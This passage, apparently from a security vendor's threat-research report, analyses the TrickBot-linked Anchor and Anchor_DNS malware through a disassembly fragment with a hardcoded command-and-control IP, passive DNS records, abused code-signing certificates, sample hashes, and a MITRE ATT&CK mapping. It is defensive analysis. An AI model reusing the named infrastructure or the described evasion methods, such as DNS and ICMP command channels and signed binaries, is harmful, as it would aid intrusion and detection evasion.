call    sub_10002C26
push    offset a23959759 ; "23.95.97.59"
mov     ecx, offset unk_1002232C
;   try {
mov     [ebp+var_4], ebx
call    sub_10001901
```


Anchor sample with hardcoded IP (SHA-1: 9ebb541dcb24d564448a6f5e00c613b73eba7148)

Connection to TrickBot

This above IP address was used by TrickBot to download the *squlDLL* plugin, which includes email harvesting from SQL servers, screenlocker, and Mimikatz.

Connection to Anchor_DNS

The same IP resolved to a domain previously used by Anchor_DNS, chishir[.]com.



Passive DNS Replication

Date resolved	Domain
2019-11-29	biillpi.com
2019-11-29	ns1.biillpi.com
2019-11-05	ns2.biillpi.com
2019-05-16	chishir.com

Passive DNS information of 23.95.97[.]59 , taken from VirusTotal.

Comparison Between Anchor Malware Family

The following table gives a comparison between different malware in the Anchor malware family.

Features	Anchor	Old Anchor_DNS	New Anchor_DNS
Earliest Observed Sample	August 2018	May 2019	November 2019
Command-line arguments?	-	+	+
Self-Deletion	+	+	-
Network Connectivity check via ICMP	-	-	+
Network Connectivity check via web services	+	+	-
NTFS ADS files	+	+	+
TrickBot's GUID Generation pattern	+ (Cleartext)	+ (base64)	+ (base64)
Code Obfuscation	Very Little	Very Little	Obfuscated Code
C2 Communication Protocols	HTTP(S)	DNS	ICMP, DNS

Rise of Signed Malware

Code signing is meant to provide a level of credibility and integrity to a binary from the developer, and to guarantee that the binary has not been tampered with. In the past, signing malware was a practice mostly seen with nation-state threat actors. However, this is no longer the case. Nowadays, more and more commodity malware are being signed with valid certificates, effectively bypassing some security solutions that grant trust to signed binaries.


Malicious files in this attack were signed by:

- Biller FIN Oy
- NIRMAL 0013 Limited
- BRO-BURGER, LLC

TrickBot payloads and *Anchor / Anchor_DNS* payloads were at times signed by the same signer, which further demonstrate that these malware are most likely used by the same threat actor.

In searching for additional signed known and unknown files, we were able to identify dozens of malware samples signed by the same organizations. Some were also signed with the same serial number.

1. **Biller FIN Oy Signer:**




Signers

— Biller FIN Oy

Name	Biller FIN Oy
Status	Valid
Valid From	11:00 PM 10/10/2019
Valid To	11:00 AM 09/28/2020
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	7CA53B74159C3405E4E903A6B4C82FB914F03F3E
Serial Number	06 27 E6 3C FA 11 17 45 84 28 D3 92 DF AA 8D AE

A VirusTotal Signer name search shows malware associated with these campaigns:




signature:"Biller FIN Oy"

□ FILES 256

□ 229d33d05887ac47da1ebffc1ccab24d6e144354aaccb2f581122f765e49a12c
...33d05887ac47da1ebffc1ccab24d6e144354aaccb2f581122f765e49a12c.bin
peexe runtime-modules signed overlay

□ 7560718d9a009c139ca44a4fd04564fbc9541d74d345104da12bf7a1c7833b3b
4c88be356bab4360b8feba70943d67a0.virobj
peexe runtime-modules signed overlay

A VirusTotal Serial Number search shows malware associated with the campaigns:



signature:"06 27 E6 3C FA 11 17 45 84 28 D3 92 DF AA 8D AE"

□ FILES 13

□ 20551cbd050c0161c37caf30d6e514013952080e74e0101c15346c81cf8d7f2a
вуоюа.exe
peexe signed overlay detect-debug-environment runtime-modules
16 / 71

□ 85d192ed101e15ae219e649f1fe182c1682a6abe7f452880bec30bc77a167922
Preview_Print.exe
peexe signed overlay
45 / 69

□ c5e66af397e8837535d7967b137e7486dd2184343f17523b6f78f8e10021af26
Preview_Print.exe
peexe signed overlay
38 / 70

Conclusion

This research gives a detailed step-by-step analysis of recent attacks targeting the financial, manufacturing, and retail sectors across the United States and Europe. These attacks start with a TrickBot infection and, with high-profile targets, can escalate to a hacking operation leveraging a new malware, *Anchor*, and a new variant of *Anchor_DNS*.

Unlike previously reported TrickBot attacks that resulted in mass ransomware infections, these new attacks focus on stealing sensitive information from POS systems and other sensitive resources in the victims' network by compromising critical assets.

In addition, Cybereason discovered a previously undocumented malware called *Anchor* as well as a new variant of the recently discovered *Anchor_DNS* malware. Both *Anchor* and *Anchor_DNS* are directly related to TrickBot infections and have code similarities, and sometimes also share C2 infrastructure with TrickBot. Anchor_DNS uses various techniques to keep itself under-the-radar, such as communication over DNS, and the reliance on specific command-line arguments in order to run properly. Through these techniques, it is able to evade many security products including certain sandboxes and AV vendors.

These attacks stress the danger of commodity malware infections that sometimes may be underestimated due to their frequent use and high volume. It is important to note that, in this attack, once an endpoint is infected with TrickBot it is up to the attackers to decide their next move. If they identify a high-value target, they can go beyond the traditional information stealing capabilities of TrickBot and use the target machine as an entry point to other machines on the network.

This research does not focus on the attribution of these attacks. However, through analysis of the evidence and context presented in our research, we noticed certain TTP overlaps with earlier attacks that were attributed to the financially-motivated FIN6 threat actor. We leave it to our readers to draw their own conclusions on the attribution of these attacks.

Lastly, these attacks show how threat actors are shifting toward signed malware more than ever before. As this trend continues to evolve, security practitioners and security vendors must improve the detection of signed malware and re-think the trust given to signed binaries in general.

The best way to defend against an attack like this is to use an iterative security process. Read more in our white paper.

Indicators of Compromise

For a comprehensive list of indicators of compromise, please see the PDF file for this attack here.

MITRE ATT&CK Techniques

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Exfiltration	C

Spearphishing Link	User Execution	Scheduled Task	Scheduled Task	Modify Registry	Credentials from Web Browsers	Query Registry	Clipboard Data	Exfiltration Over Alternative Protocol	D E
	Scheduled Task	Browser Extensions	Bypass User Account Control	Code Signing	Brute Force	System Information Discovery			D O
	Execution through API	Process Injection	Access Token Manipulation	Process Injection	Private Keys	Permission Groups Discovery			St Ap La Pr
	Command-Line Interface			Deobfuscate/Decode Files or Information	Credential Dumping	Account Discovery			R C
	PowerShell			Bypass User Account Control		Domain Trust Discovery			U U
	Rundll32			Masquerading					C U
	Scripting			NTFS File Attributes					
	Windows Management Instrumentation			Access Token Manipulation					
	Execution through Module Load								

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus